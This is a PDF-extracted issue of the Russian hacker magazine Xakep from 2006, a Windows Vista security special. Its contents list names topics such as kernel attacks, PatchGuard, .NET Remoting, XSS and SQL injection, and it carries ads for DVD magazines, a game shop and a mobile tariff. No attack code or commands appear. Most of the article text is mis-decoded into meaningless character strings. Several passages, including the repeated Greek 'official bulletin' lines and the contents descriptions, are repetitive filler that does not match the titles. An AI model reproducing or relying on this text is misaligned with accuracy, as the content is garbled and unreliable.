

WIN
DO
WS

+
VIS
TA
EXTREME
TEST

SEC
URI
TY

KERNEL BOMBING
NEW CRYPTO API
PATCH-GUARD
.NET REMOTING
FLASH HACK
WIRELESS
ΑΑΑΕ XP



**Думаешь, что посмотреть сегодня вечером?
Выбираем кино с TOTAL DVD!**

Все о кино – читай о блокбастерах месяца, размышляй о лентах вместе со звездами, выбирай на какой сеанс пойти

• Все о DVD – самые лучшие релизы месяца, более 50 обзоров, море интервью

• ...и немного о технологиях будущего! Телевидение высокой четкости, плазмы и многое другое!

Total DVD – ультимативный журнал для киноманов!

Каждый журнал комплектуется DVD-приложением с великолепным полнометражным фильмом категории «А» (качество изображения и звука на диске соответствует лучшим мировым релизам), подборкой трейлеров и анонсов новых картин и роликами к DVD-релизам.

**Ищешь себе технику для домашнего кинотеатра?
«DVD Эксперт» – самый лучший гид по аудио-видео-новинкам!**

Все о Hi-Fi, High End и Home Cinema!

• Пошаговые инструкции по составлению и инсталляции системы домашнего кино

• Лучшие системы и компоненты месяца – рай для новичков. Более 50 самых новых моделей в оценочных и сравнительных тестах

• Готовые системы, интервью, самые свежие новости индустрии
Всегда на лезвии прогресса!

**Выбираем домашний кинотеатр с журналом «DVD Эксперт»!
Сейчас это стильно, это модно, это доступно, это просто!**

Каждый журнал комплектуется DVD-приложением с великолепным полнометражным фильмом категории «А» (качество изображения и звука на диске соответствует лучшим мировым релизам) и тестами для настройки системы хом синема.



intro

Γά γοί ο θαç, οί ααδèç, ι ù ι οί θααεεñù ιί ιί έι έιέ.
À ááέι áúέι òáè...

Νί à-αέà ι ù εδάρéι ιί áοι áèè ι ίçáι ι
è òáøèèè: «À í á ιί òá èè í áι ñáðuáçíι áçγούñγ
çà Windows? Έί í á-íι, çà í áá í á áðáéñγ òι έúέι
éáí éáúé, í ι ù-òι ιί ñóοί éι éðò-á! Ι ù ñéà-ááι
Vista Beta 2, í áðáæáι áá í á ÁÁÁ è ι οί òááει
ñ ι áéáí éèι ι òýí é-í çι áí ιι ééι ι á áèáéøð-
ááéáéøð ñòðáí ó, ááá ιί á òί éι ιι í á ááðááò
ι ί éι -í í é òáèè ñ éèñáéúí çι è ááðáááι è æéááò
á ñáí áé í ι òéá ι áéáí úéèé ι çóúò Έðéñ
Éáñι áðñèè. Í óñóυ í í áá òί -èò è ι éøáò ñóáóυè!».
È áááυ í áí éι óáγ áúéá éáγ — ñááéáóυ
òðò-òáéáðñéí á éññéááí ááí éá ñééáι è òðò-òáééáðá!
Áóááι í áááγóυñγ, -òι ó í áñ γóι ιί έò-ééι ñú,
í ι ñóáéóυ, òðááéòéι í ιι, òááá.

Í é-í é. Í í éò-ááòñγ, -òι γ í òýι ι á éí òðá
óèèðèéñγ í á-áóυ ñ òáñèðúòéγ γéñéèðçéáí í áí
áí í óñá γóι áí í ιι áðá. ×òι ááéáóυ? Í òι -òι áéá
ι í á òáí áðú òáññéáçáóυ? Ι í æáò áúòú, ι òι òι,
-òι ι ù í óááòèèè è çáçúéòí çá áñι áéòú —
í áí òéι áð IPSEC, ιί éí áúòýèè (í á ááç òñι áòá)
òáòι í éι áèð .NET Remoting?

Í áò! Í á áóáó γ γóι áí òáññéáçúááóυ —
ñáι áñá ιί éι áçóυ, -èòáé òáι ó í ιι áðá è í á
í òáéáéáéñγ í á éí òðι .

Áí áðú é
Áí éοι ò
Έί çí áñéèé





ΑΕΑΙ ΑΝΒ×Ι ΟΕ
 ΟΑΙ ΑΟΕ×ΑΝΕΕΕ
 ΕΤΙ ΤΥΠΟΑΔΙ ΟΕ
 ΑΕΟΔΙ ΑΕ

11 | 72 | 2006

WWW.XAKEP.RU

Το επίσημο δελτίο της εταιρείας μας είναι διαθέσιμο στην ιστοσελίδα μας. Ανάμεσα στα άρθρα που δημοσιεύουμε, υπάρχουν και άρθρα που αφορούν την εταιρεία μας. Τα άρθρα αυτά είναι διαθέσιμα στην ιστοσελίδα μας. Τα άρθρα αυτά είναι διαθέσιμα στην ιστοσελίδα μας.

ΟΔΗΓΙΕΣ ΔΕΛΤΙΟΥ
 Αποστολή: igor@gameland.ru
 Διεύθυνση: olga@gameland.ru
 Τηλέφωνο: (495) 935.70.34
 Φαξ: (495) 780.88.24

ΕΠΙΧΕΙΡΗΣΙΑΚΟ ΔΕΛΤΙΟ «ΑΕΙ ΕΑΙ Α»
 Αποστολή: dmitri@gameland.ru
 Διεύθυνση: stepanovm@gameland.ru
 Τηλέφωνο: (495) 935.70.34
 Φαξ: (495) 780.88.24

ΔΕΛΤΙΟ ΕΠΙΧΕΙΡΗΣΙΑΚΟ
 Αποστολή: avalanche@real.xakep.ru
 Διεύθυνση: alexander@real.xakep.ru
 Τηλέφωνο: (495) 935.70.34
 Φαξ: (495) 780.88.24

ΤΟ ΑΕΙ ΕΑΙ Α
 Αποστολή: vladimir@gameland.ru
 Διεύθυνση: andrey@gameland.ru
 Τηλέφωνο: (495) 935.70.34
 Φαξ: (495) 780.88.24

ΕΠΙΧΕΙΡΗΣΙΑΚΟ ΔΕΛΤΙΟ «ΑΕΙ ΕΑΙ Α»
 Αποστολή: boris@gameland.ru
 Διεύθυνση: sidorovsky@gameland.ru
 Τηλέφωνο: (800) 200-3-999

Το επίσημο δελτίο της εταιρείας μας είναι διαθέσιμο στην ιστοσελίδα μας. Τα άρθρα αυτά είναι διαθέσιμα στην ιστοσελίδα μας. Τα άρθρα αυτά είναι διαθέσιμα στην ιστοσελίδα μας.

ΧΑΡΑΚΤΗΡΙΣΤΙΚΑ

- 10 **ΑΕΙ Ε-Ι Τ ΝΟ**
 χαρακτηριστικά ασφαλείας IPsec
- 20 **Ι ΑΔΘ-ΑΔΙ ΝΙ Ε**
 χαρακτηριστικά ασφαλείας ομαδοποίησης
- 24 **Ι ΑΝΕΕΔΙ ΑΕΑ Ι Α Ι ΑΝΟΙ Τ ΝΟΕ**
 χαρακτηριστικά ασφαλείας ομαδοποίησης winxp-εξέλιξη

.NET ΑΕΒ Ι ΑΙ ΔΙ Ι Ο ΕΕΑ

- 28 **ΑΕΟΑΑ Α ΕΑΙ ΑΕΑ**
 χαρακτηριστικά ασφαλείας Windows Vista
- 34 **ΑΟΕΑΑ ΑΕΙ Ι Α**
 χαρακτηριστικά ασφαλείας MS Windows Vista
- 38 **Ι Α ΝΟΔΑΕΑ Ι Τ ΔΒΑΕΑ**
 χαρακτηριστικά ασφαλείας Windows Vista
- 44 **ΔΑΧΑΑΕΑ ΑΙ ΑΙ**
 χαρακτηριστικά ασφαλείας Windows Vista

ΟΡΟΘΙ Τ ΑΙ Ε Τ ΟΔΒΑ


- 48 **ΟΕΑΘ-Ι ΑΙ ΑΑΑΙ ΕΑ**
 χαρακτηριστικά ασφαλείας usb-άλλαξη
- 50 **Ι Τ ΑΙ ΝΟΕ Ν ΕΕΙ ΕΕ ΟΔΙ Ι ΟΑ**
 χαρακτηριστικά ασφαλείας XP

WINDOWS VISTA EXTREME TEST

- 54 **TEST 1**
 χαρακτηριστικά ασφαλείας Vista/Longhorn
- 58 **TEST 2**
 χαρακτηριστικά ασφαλείας Vista
- 62 **TEST 3**
 χαρακτηριστικά ασφαλείας Vista kernel
- 68 **TEST 4**
 χαρακτηριστικά ασφαλείας Vista
- 72 **TEST 5**
 χαρακτηριστικά ασφαλείας patch-guard MS

SPECIAL DELIVERY

- 80 **SPECIAL ΕΙ ΟΑΔΑΥΠ**
 χαρακτηριστικά ασφαλείας Offtopic
- 82 **SPECIAL Ι ΑΧΙ Δ**
 χαρακτηριστικά ασφαλείας Vista
- 84 **SPECIAL FAQ**
 χαρακτηριστικά ασφαλείας Vista
- 86 **SPECIAL Ι Τ ΔΙ Ν**
 χαρακτηριστικά ασφαλείας Vista



ΥΕΝΙ ΑΔΘ Ι Τ Τ ΑΔΑ ΒΔΤ ΝΕΑΑ ΘΔΘΟΑ×ΑΑ
 Ι Α×ΑΕΥΙ ΕΕ ΙΤ-ΑΑΙ ΑΘΟΑΙ ΑΙ ΟΑ ΕΘΟΙ Ι ΑΕΘΑΑΙ
 Ι Τ ΝΟΑΑΥΕΕΑ ΝΙ ΑΘΟΑΟΙ ΕΕΕ: «Τ ΝΙ Τ ΑΙ ΑΒ ΔΤ ΕΥ
 ΙΤ-ΝΙ ΑΟΕΑΕΕΝΟΑ Ι Α ΕΠΑΙ Τ Ι ΔΑΑΙ ΔΕΒΘΕΕ —
 Τ ΑΑΝΙ Α×ΑΙ ΕΑ ΝΟΑΑΕΕΥΙ Τ ΝΟΕ Ε ΑΑÇΤ Ι ΑΝΙ Τ ΝΟΕ
 ΑΕÇΙ ΑΝ-Ι ΔΤ ΟΑΝΝΑ. Ι ΑΑΑΑΕΙ Τ , ΕΑΕΑΒ Ο ΔΑΑΒ
 Τ Ι ΑΔΑΘΕΤ Ι Ι ΑΒ ΝΕΝΟΑΙ Α — WINDOWS, LINUX
 ΕΕΕ ΑΘΟΑΑΒ. ΑΑ Ι ΑΑΑΑΕΙ Τ ΝΟΥ Α ΕΟΤ ΑΑ ÇΑΑΕΝΕΘ
 Τ Ο Τ ΔΑΑΕΕΥΙ Τ Ε Ι ΑΝΘΔΤ ΕΕΕ Ε ΝΤ ΑΕΠΑΑΙ ΕΒ
 Τ Τ ΕΕΘΕΕΕ ΑΑÇΤ Ι ΑΝΙ Τ ΝΟΕ»

offtopic

SOFT

92 ADMINING
 άάçτ ι ι ανι ι νου ι δι δι ετ ετ α γεαεθδτ ι ι ι ε ι ι τ +δθ

Ι ΑΡΔ

98 HOME MADE PHOTOS
 αι ι αοι εα οι δι ι δεφ δαδθ αεγ ι οεε+ι υο νι ει ετ α

CREW

102 Ε-Ι ΟΕΙ
 ι εθεδα ι εηυι α!

STORY

104 ΔΑΝΝΕΑÇ
 ι αι ι αδθυ εεε overclocking

112 ΕΝΟΙ ΑΙ ΕΕΕ ΑΝΑΕΑΙ Ι Τ Ε
 ι α αεοαεφ α ι υυυο'α



cd:

0AAA I EEI AAA I A ADACEEI NU, xOI OU AAAOU
 I A T ADI I I I I ADI I AI T ACAA, EI OI DI I O ANA
 I E I T xAI, E NAI AE CAAOIT E OAE, E I ExOI
 I A A NEEAO OAAA I I I AOAOU? I U CI AAI NI T NI A,
 EA E NAAEAOU OAI E EI I I UP OAD OAEI
 ADI I AI T ACAT I, ONOI ExEAU I E AACI I ANI UI.
 ANEE OAAA YOA EAAB I T AOQA, OI OAAOEO I AAEEOU —
 ANOAAEBE AENE A CD-ROM!

AI OEA EI OEE E
 DrWeb 4.33 äy Windows XP/2003
 Kaspersky Internet Security 6.0.0.303
 Norton Antivirus 2007
 Norton Internet Security 2007
 Microsoft Windows Defender Beta 2

EI I OI I -
 NOEI OEBOI DU
 Agnitum Outpost Pro 3.51
 ZoneAlarm Security Suite 6.5
 ZoneAlarm Pro 6.5
 ZoneAlarm Free Edition 6.5

.NET
 .NET framework 2.0
 .NET framework 2.0 SDK
 .NET framework 3.0 PreRelease

AE OAI EI U
 Aae a .NET-remoting'a
 I ai aeaf ey äy Windows XP/2003

ΤΑ ΟΥΣΙΑΣΤΑ ΧΑΙΤΑ-ΟΙ ΤΙΝΙ ΑΑΙ ΤΤΑΙ?

Εαδαι
ι οι ηοι!

GamePost



Final Fantasy XI:
The Vana'diel
Collection
(US Version)

Lineage II
Collector's DVD
Edition (US)

Elder Scrolls IV
Oblivion Collector's
Edition

1680 δ.

2800 δ.

2800 δ.



Diablo Action
Figure:

Necromancer



1204 δ.

Ο ΤΑΝ ΙΤΕΙΤ ΥΕΝΕΕΡΡΕΡΣΕΑΑ

* Υνεεεεεεεεεεε
εαδου

* Ετ εεεεεεεε
Οεαοοι ε
εε εαδ

* Ετ εεεεεεεεεεεε
τααδου



Τελ.: (495) 780-8825
Φακς.: (495) 780-8824


www.gamepost.ru



Ανα οαί ο ααενοεεεεεεεεεεεε εα ι τ ι α ι ο ι οαεεεεεεεεεε εαεεα ι ο

timeline

Αι αδαε Εαοι εεε
andrusha@real.xakep.ru



1981

1985

Ενοί θεγ θααεοεγ ι ι αδαοε ι ι ρ ο νεν-
οαι αεγ ι αοι ι αεοι οο ε ι ι ι ρ ο α ο ι α
ι α-αεαηυ η ι MS-DOS (Microsoft Disk
Operation System). «ΑΤ Ν» ι ι ηοαεγ-
εαηυ η ι ι α ο ι ε ε ι ι ι ρ ο α ο ι α ε ι ο IBM.
Εηοαοε αι αι ογ, «ΑΤ Ν» ο ι ο υ ε α ο ε α α ο
ι ο ο α ι α Microsoft, ι ι ι α γαεγεαηυ ι ο ε-
αε ι αε υ ι ι ε θαααοα ι ο ε ι — αι ι α α η ο-
ο α η ο α ι α α ε α «ι ι α δ α ο ε ι ι ε α» ι ι α ι α α-
α ι α ε α ι QDOS, η ι α α ι ι α γ ε ι ι ι α ι ε α ε
Seattle Computer Products. Α Αεεε Ααεοη
ι ο ι η ο ι α α γ ε ι ε ι α δ α α α ε α ε α α.

Ι ι γαεεαηυ ι α δ α α γ α α ο η ε γ Windows
1.0, ι α η ι α α ι ε α ε ι ο ι ο ι ε ο α ε ι 110000
α η ι α ο δ ο α α ι ο ι α δ α ι ι ε η ο ι α. Ι ι ε ι α α
α ο ε α α ο ι ο ο α ι α Windows, ι α ι ι ι α ε α
ι α ο ε ι ο ι ι ι α ε ε ο α ε ο ε-α η ε ε θα α ι ο α ο υ
η γ ο ι ε η ο α α ι ε. Αεγ ι ι ε ο-α ι ε γ ι ο ε α ι -
ε α ι ο ο θαα ο ε υ ο α ο ι α ι ο α α ι α ο ε ε α ε
ι ε ι ε ι ο ι PC AT, α αεγ ι ο ε ε ε-ι ι α ι
ε α ι α δ α α α ι ε γ — ο α α ο ι ι ε ι ι ι ε ο ι ο, ε ι-
ο ι ο ι ε α ο ι α ε ε α ε ι ι ι ε α ε ο ι α ε α α α ι α ι
PC. Ο α α ο ι α α α α Apple η ι α α α ο ε α ι ι ι ι-
ε ι η ε ε η ε η υ ι α δ α ο ε-α η ε ε α ι ι ι ε υ α ι α α-

ο α ε υ η ε ε α ε ι ο α δ ο α ε η υ α ε γ PC, ε ι ο ι-
ο ο α α ο ε ε ε ο ι ο ι ο α α ι ο ι ο ι α ε ι α ε ι ο α δ-
ο α ε η ε ι ι ι ρ ο α ο ι α Lisa ε Macintosh.
Ι ι Αεεε Ααεοη α α ε θα α ι ο ο ι α α ι ο ι α-
δ α ι ι α ι ε Word ε Excel, ε ι ο ι ο ι α α ο ε ε
η α ι ο ι ε ι ι ι ο ε γ ο ι ο ι ε ι ο ι α ο ε α ο ι ε
Microsoft αεγ Macintosh. Ε-ο ι α ο ι α ι ε-
ε ε ο υ η ο ε, ι α ε ι ο ι ο ι ι η ε α ε ο υ, α Apple
ι ι α ι ε η α ε ε η ι α ε α ο α ι ε α η Microsoft, α
ε ι ο ι ο ι ι θαα ο α ε ι η υ ε η ι ε υ α ι α α ο υ
ι α ε ι ο ι ο ο α ι α α ο ι ε α ο α δ α ε ο α δ ε η ο e e e
ε ι ο α δ ο α ε η α Macintosh.



1987

Microsoft α ο ι ο η ο ε ε α Windows 2.0, ε ι-
ο α δ ο α ε η ε ι ο ι ο ι ε α ο α η ε ε υ ι α α ι ι ο ι ο ι α
ι α ε ι ο α δ ο α ε η Macintosh. Α ο ε ι ι ο ι-
α α ι ι α ι ε υ ο α ι e e e e e ι ι α e ι ι e e Win-
dows, α ο ι η ο α e ι ι α δ α ο ι ο α a ι ι e α-
a ι a a a ι e p ι a η o a ι ι a η e ι o a ι . Α e ι a-
a a Microsoft α ο ι ο η ο e e a Excel α e γ PC,
ι ι α e o e e ι ο ι e α ι a e o a e a e PC ι ι ι o ι ι-
o a ι e p e Macintosh ο ι e υ e ι o η e e e-
e e η u . Ι a ι o γ a a ι ι ι η o u a ι o ι ι o a ι e γ o η

Apple ο ι η e a . Α a a u a ι γ o ι a ι a Apple
η-ε o a e e Windows ι o e ι e o e a ι o ι ι o ι-
a o e o ι ι α e γ PC, ι a e ι a p u e ι η a d u a a-
ι ι a ι a ι a a ι e y ι a o u ι e a . O a ι a d u a a
η o a e e η-ε o a o u o a d o ι a ι e Macintosh.
Ι ι η e ι e υ e o ι ι ι a e a e ι ι ι a ι e e, e ι o ι-
o u a d a a ι o a e e e η e e p-ε o a e u ι ι ι a
Macintosh, o a ι a d u a ι a ι e e η u a o ι ι α-
e η e a e θα a o a ι o e ι e ι o ι a d a ι ι ι a ι ι a a η-
ι a-α ι e y α e γ Windows.

1990

Α ο ι ο η e Windows 3.0 — e d o ι ι o e e ι ι -
ι a d-α η e e e o η ι a o e ι o ι a o e e Micro-
soft. Ε ι o ι o u e, a ι o ι α-α ι, η ι a a a ι a
o ι a e . α a e a a ι a d a ι a ι ι ι ι a d a a α o ι o η-
e ι ι ι a ι e η e η o a ι α o u e a ι o ι a a a a ι a
ι a d o ι ι a γ o a e e a ι a γ e ι ι ι a ι e y — α o-
e ι a e ι a a ι ι a d a e e a ι o a ι e a a 7 ι e e e e-
ι ι a a ι e e a d o ι a, o a η ι o ι η o d a ι a ι ι ι ι-
o γ a e a 250 o u η y- a a η ι e a o ι o o a a ι ι ι-
η o d a o e ι ι ι o a e η e a o e ι ι a η a e η o d a ι a
α o u e e ι o a a ι e α ι a ι a a e o a o e ι ι ι o a η a-
ι e ι a d u . Ι a d a e e a e u ι ι Microsoft ι o a d-

a a e a η ι o d o a ι e-α η o a ι η IBM ι ι η a ι a-
η o ι ι e θα a o a a ι o e a ι ι a ι e ι ι a d a o e ι ι-
ι ι e η e η o a ι o OS/2. Ι ι η e ι a a ι A a e o η a,
a ι γ o ι a ι IBM a e a a e a a Windows e e o u
ι o ι ι a e o o ι ι-ι ι a a a ι ι ι a e a o DOS e
OS/2, ι ι ι a a ι e a a o ι a ι . O a ι a d u, ι o a ι-
a ι e a a a ι o d a ι ι e a ι a d a ι e-α ι e y DOS,
Windows η a ι a ι o ι o e a ι ι ι o a a e γ e a η u
OS/2. Ι ι a e ι ι η e a a o u, α o ι Windows ι a-
a e a η a ι a ι ι a a a ι ι ι η ι a o a η o a e a,
η o a a o a e o e-α η e e η o a ι a a d o ι ι α e γ IBM
PC η ι a ι a η o e ι o o e ι ι ι ρ o a o ι a .



Αίτη

ΑΑΑ-Ι ΑΝΘΡΩΠΙΝΑ

Α ΝΕΑΡΟΠΟΥΙ ΤΤΙ ΑΔΑ:

ΕΑΕ ÇΑΔΑΑΤ ΟΑΟΥ ΔΑΑΕΥΙ ΟΑ ΑΑΙ ΟΑΕ Ι Α ΝΑΕΟΑ

ΑΑΑ-ΟΑΝΘΕΙ Α

Ι ΔΑΕΘΕ×Ι ΟΑ ΘΕΘΕΕ CSS

ΑΑΑ-ΑΕÇΑΕΙ ΝΑΑΤ ΑΙ Β

ΔΑΝΕΘΟΟΕΑ ΑΑΑ-Ι ΔΤ ΑΕΘΤ Α

ΑΝΑ Τ ΟΤ ΝΘΕΙ ΑΑ + ΟΑΝΘ ΟΤ ΝΘΕΙ Α-Ι ΔΤ ΑΑΕΑΑΔΤ Α

RUBY ON RAILS

ΕΑΕ ΑΑΕΑΡΘ ΝΑΕΟΥ ΕΟ×ΘΕΑ ΑΕÇΑΕΙ ΑΔΟΥ Ι ΕΔΑ

Α ΟΑΕ ΑΕΑ ΝΤ ΑΑΟΥ ΝΑΙ ΟΘ ΕΘΟΘΟΘ ΑΑΑ-ΑΕÇΑΕΙ ΑΔΤ Α,

ΤΤ ΑΔΤ ΑΙ ΟΕ FAQ ΤΤ ΑΤΤ ΑΙ ΑΙ, ΟΑΕΘΕ ΔΑÇΑΑΕ Ι ΔΤ CMS

Ε Τ ΤΤ ΑΤ Α ΑΘΟΑΤ Α. ΕΑΕ ΑΝΑΑΑΑ ΑΑΝΟΥ ΝΤ ΟΘ Ε ΕΝΟΤ ΑΙ ΕΕΕ Ι Α CD

ΝΕΙ ΔΤ Α ΝΙ ΑΟΑ:


ΑΑÇΤ Ι ΑΝΙ Τ ΝΟΥ *NIX

ΑΕÇΑΝΝΑΙ ΑΕΕΙ Α Ε ΔΑΑΑΔΝΕΙ Α

XSS Ε SQL-ΕΙ ΟΑΕΘΕΕ

.NET Α ΔΑÇΔΑÇΑ

ÇΙ ΑΙ Ε ΑΙ ΘΕΝΙ ΑΙ



НОВЫЙ тариф **RED**



Ты много общаешься с друзьями, живешь 25 часов в сутки,
используешь мобильный на полную?
Привык разговаривать SMSками и обмениваться MMSками?
Есть с кем болтать всю ночь? Тогда RED – тариф для тебя!

- **Дешевые SMS и MMS внутри сети МТС**
- **Исходящие по очень низкой цене внутри тарифа RED**
- **Скидка на "ночные разговоры"**

Подробнее о тарифе на www.mts.ru

О ком ты думаешь сейчас?

Тариф действует с 5 сентября 2006 г. Подробная информация по номеру 05907,
а также на сайте и в салонах-магазинах МТС Вашего региона. На правах рекламы.



άεî ê-î î ñò

Τ ΔΑΕΘÈ×ΑΝÈΤ Α Τ ΔΕΙ ΑΙ ΑΙ ΕΑ IPSEC

Τ Τ Τ ΟΑΑΙ ΝΒ Γ Α Τ ΔΑΕΘÈΕΑ ΘΑΝΝΙ Τ ΘΔΑΟΥ Τ ΔΕΙ ΑΙ ΑΙ ΕΑ IPSEC ΑΕΒ Τ ΔΑΑΙ ΕÇΑΟÈÈ ÇΑÙÈÙΑΓ Γ Τ ΑΤ ΕΑΓ ΑΕΑ Τ ΑÆΑÓ Γ ΑΑΤ ΕÙΘΕΙ Ε Τ ΟÈΝΙ ΟΙ Ε ΝΑΟΒΙ È ÈÈÈ ΑΤ ΝΟΟΙ Α Α Τ ΟÈΝΙ Ó× ΝΑΟΥ (Γ Α ΑΑÇΑ Τ Τ ΑΔΑΟÈΤ Γ Γ ΟÓ ΝΕΝΟΑΙ WINDOWS Ε Γ ΑΝÈΤ ΕÙÈÈÓ Τ Τ ΑΑÈΑÈ Α×ΑÆΑÓΓ ΟÓ Τ ΑΘΘΘΟÙΕÇΑÓΤ ΘΤ Α)

ΔΤ Τ ΑΓ Εόεί ΑΓ ÈÈΤ Α (lrb@sandy.ru)
3apa3a (www.security.nnov.ru)

